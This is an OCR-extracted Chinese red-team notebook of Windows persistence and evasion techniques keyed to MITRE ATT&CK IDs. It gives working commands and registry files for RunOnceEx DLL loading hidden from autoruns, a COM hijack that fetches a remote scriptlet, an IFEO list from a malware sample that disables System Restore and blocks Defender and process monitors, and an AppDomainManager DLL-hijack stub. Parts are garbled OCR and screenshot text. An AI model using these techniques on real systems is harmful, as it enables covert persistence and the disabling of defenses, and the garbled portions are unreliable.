1.发现一种技术来执行 DLL 文件，而不会在登录时被 autoruns.exe 检测到。 需要管理员权限，不属于 userland。

运行这个漏洞

reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend /v 1 /d "C:\Users\demon\mbox.dll"

2.mbox.dll 将在下次登录时启动。或者你可以运行这个命令来触发执行：

runonce /Explorer

链接(link)：https://oddvar.moe/2018/03/21/persistence-using-runonceex-hidden-from-autoruns-exe/ https://support.microsoft.com/en-us/help/310593/description-of-the-runonceex-registry-key

内含视频： https://www.ggsec.cn/RunOnceEx.html

4.winlogon_regedit (T1137) (T1004)

Microsoft 组件对象模型（COM）是 Windows 内的一个系统，用于通过操作系统实现软件组件之间的交互。

1 攻击者可以使用这个系统插入恶意代码，通过劫持 COM 引用和关系来代替合法的软件来执行持久化。

劫持 COM 对象需要在 Windows 注册表中进行更改，以将引用替换为可能导致该组件在执行时无法工作

的合法系统组件。当系统组件通过正常的系统操作执行时，攻击者的代码将被执行。2 攻击者很可能劫

持足够频繁使用的对象来保持一致的持久性水平，但不可能在系统内破坏明显的功能，以避免可能导致

检测的系统不稳定。

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\SOFTWARE\Classes\AtomicRedTeam.1.00]
@="AtomicRedTeam"
[HKEY_CURRENT_USER\SOFTWARE\Classes\AtomicRedTeam.1.00\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\AtomicRedTeam]
@="AtomicRedTeam"
[HKEY_CURRENT_USER\SOFTWARE\Classes\AtomicRedTeam\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}]
@="AtomicRedTeam"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\InprocServer32]
@="C:\\WINDOWS\\system32\\scrobj.dll"
```

"ThreadingModel"="Apartment"

[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ProgID]

@="AtomicRedTeam.1.00"

[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ScriptletURL]

@="https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/Windows/Payloads/COMHijackScripts/AtomicRedTeam.sct"

[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\VersionIndependentProgID]

@="AtomicRedTeam"

[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{06DA0625-9701-43DA-BFD7-FBEEA2180A1E}]

[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{06DA0625-9701-43DA-BFD7-FBEEA2180A1E}\TreatAs]

@="{00000001-0000-0000-0000-0000FEEDACDC}"

https://twitter.com/subTee/status/962767403464577024


https://attack.mitre.org/wiki/Technique/T1122

https://gist.github.com/anonymous/3929d9df4035abec725bcdc36659fce5


详细请看视频内容： https://www.ggsec.cn/winlogon-regedit.html

5.Image*File*Execution*Options*cmd(T1183)

它生成一个.reg文件，恶意软件试图用cmd.exe运行



.reg文件有一堆注册表，它试图添加到这个位置
HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options \



现在，“图像文件执行选项”允许您更改在Windows中启动特别命名的可执行文件时发生的情况。特别是你可以设置一个“调试器”键，这意味着只要启动了可执行文件（例如ProcessHacker.exe），就会启动调试器来调试应用程序

在这种情况下，攻击者选择只运行“svchost.exe”而不是ProcessHacker.exe，所以每当恶意软件分析人员尝试运行Process Hacker时，svchost都会启动。恶意软件为许多进程执行此操作，而不仅仅是Process Hacker，因此您不能再启动进程管理器，wireshark等。除非您删除这些注册表项或擦除调试器值。

恶意代码中，批量的程序， 启动时 启动 svchost.exe

下面是这个样本的值的完整列表添加

Windows注册表编辑器版本5.00
[HKEY_LOCAL_MACHINE \ SOFTWARE \ Policies \ Microsoft \ Windows NT \ SystemRestore]
“DisableConfig"= dword：00000001
“DisableSR"= dword：00000001

[HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options \ ProcessHacker.exe]
“debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options \ procexp.exe]
“debugger"="svchost .exe“

[HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options \ MSASCui.exe]
"debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options \ MsMpEng.exe]
“debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options \ MpUXSrv.exe]
“debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options \ MpCmdRun.exe]
“debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options \ NisSrv.exe]
“debugger"="svchost.exe"

参考资料： https://neonprimetime.blogspot.com/2018/01/java-adwind-rat-uses-image-file.html?utm*campaign=crowdfire&utm*content=crowdfire&utm*medium=social&utm*source=twitter%232362224631-tw%231515608604431


视频内容： https://www.ggsec.cn/Image-File-Execution-Options-cmd.html


6.C#内存加载执行 mimikatz 之 dll 劫持 (T1038)

```
using System;
using System.EnterpriseServices;
using System.Runtime.InteropServices;



public sealed class MyAppDomainManager : AppDomainManager
{

    public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
    {
                System.Windows.Forms.MessageBox.Show("AppDomain – KaBoom!");
                // You have more control here than I am demonstrating. For example,
 you can set ApplicationBase,
                // Or you can Override the Assembly Resolver, etc...
        return;
    }
}

/*
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /target:library /out:tas
ks.dll tasks.cs
set APPDOMAIN_MANAGER_ASM=tasks, Version=0.0.0.0, Culture=neutral, PublicKe
yToken=null
set APPDOMAIN_MANAGER_TYPE=MyAppDomainManager
set COMPLUS_Version=v4.0.30319
copy tasks.dll C:\Windows\System32\Tasks\tasks.dll
copy tasks.dll C:\Windows\SysWow64\Tasks\tasks.dll
```

FileHistory /?

/






ht

tps://gist.github.com/caseysmithrc/4bb34d28fa9d4071596cf2417fee5e37C#

内存加载执行 mimikatz 之 dll 劫持




https://twitter.com/subTee/status/1157521629695508480

https://gist.github.com/caseysmithrc/3a4db14d571e902dc8c2e00fdbb9907f

https://gist.github.com/demonsec666/644c6905cabe405364efe2ceea29e30c


7.Run-key-hexacorn 持久性 1

1.构建




2.


生成


管理
Output
主页
共享
查看
应用程序工具
Output
名称
修改日期
mysetup.exe
2019/8/
快速访问
桌面
Downloads
Documents
demon
图片
Music
Videos
OneDrive
此电脑
网络
Setup - test version 1
Select Destination Location
Where should test be installed?
Setup will install test into the following folder.
To continue, click Next. If you would like to select a different folder, click Browse.
C:\Users\demon\Desktop\Output
Browse...
At least 2.5 MB of free disk space is requir
Folder Exists
The folder:
C:\Users\demon\Desktop\Output
already exists. Would you like to install to that folder anyway?
是(Y)
否(N)


3.

修改


注册表编辑器
文件(F) 编辑(E) 查看(V) 收藏夹(A) 帮助(H)
计算机\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\WinRAR archiver
{D7609B51-0FF2-40C8-81B6-FF525B16
{D8B26CBD-15D2-440B-BCBD-5616D7
{FC40D86D-520A-40E0-BE46-22CF343A
{FE6E0E4B-6775-43E3-8953-01827039E
AddressBook
CADA6946-86D3-442B-AFC5-438286F5
Connection Manager
DirectDrawEx
DXM_Runtime
Fontcore
HuorongSysdiag
IE40
IE4Data
IE5BAKEX
IEData
MobileOptionPack
MPlayer2
ProPlusRetail - zh-cn
SchedulingAgent
WIC
WinRAR archiver
URL
UserPictureChange
UserState
VFUProvider
WaaSAssessment
WebCheck
WinBio
Windows Block Level Backup
Windows To Go
WindowsAnytimeUpgrade
WindowsBackup
WindowsUpdate
名称 类型 数据
(默认) REG_SZ (数值未设置)
DisplayIcon REG_SZ C:\Program Files\WinRAR\WinRAR.exe
DisplayName REG_SZ WinRAR 5.21 (64 位)
DisplayVersion REG_SZ 5.21.0
InstallLocation REG_SZ C:\Program Files\WinRAR\
Language REG_DWORD 0x00000000 (0)
NoModify REG_DWORD 0x00000001 (1)
NoRepair REG_DWORD 0x00000001 (1)
Publisher REG_SZ win.rar GmbH
UninstallString REG_SZ C:\Program Files\WinRAR\uninstall.exe
VersionMajor REG_DWORD 0x00000005 (5)
VersionMinor REG_DWORD 0x00000015 (21)



查看(V) 收藏夹(A) 帮助(H)
L_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\WinRAR archiver
DXM_Runtime
Fontcore
HuorongSysdiag
IE40
IE4Data
IE5BAKEX
IEData
MobileOptionPack
MPlayer2
ProPlusRetail - zh-cn
SchedulingAgent
WIC
WinRAR archiver
URL
UserPictureChange
UserState
VFUProvider
WaaSAssessment
WebCheck
WinBio
Windows Block Level Backup
Windows To Go
WindowsAnytimeUpgrade
WindowsBackup
WindowsUpdate
WINEVT
Wordpad
Wosc
WSMAN
XWizards
Dwm
名称 类型 数据
(默认) REG_SZ (数值未设置)
DisplayIcon REG_SZ C:\Program Files\WinRAR\WinRAR.exe
DisplayName REG_SZ WinRAR 5.21 (64 位)
DisplayVersion REG_SZ 5.21.0
InstallLocation REG_SZ C:\Program Files\WinRAR\
Language REG_DWORD 0x00000000 (0)
NoModify REG_DWORD 0x00000001 (1)
NoRepair REG_DWORD 0x00000001 (1)
Publisher REG_SZ win.rar GmbH
UninstallString REG_SZ C:\Program Files\WinRAR\uninstall.exe
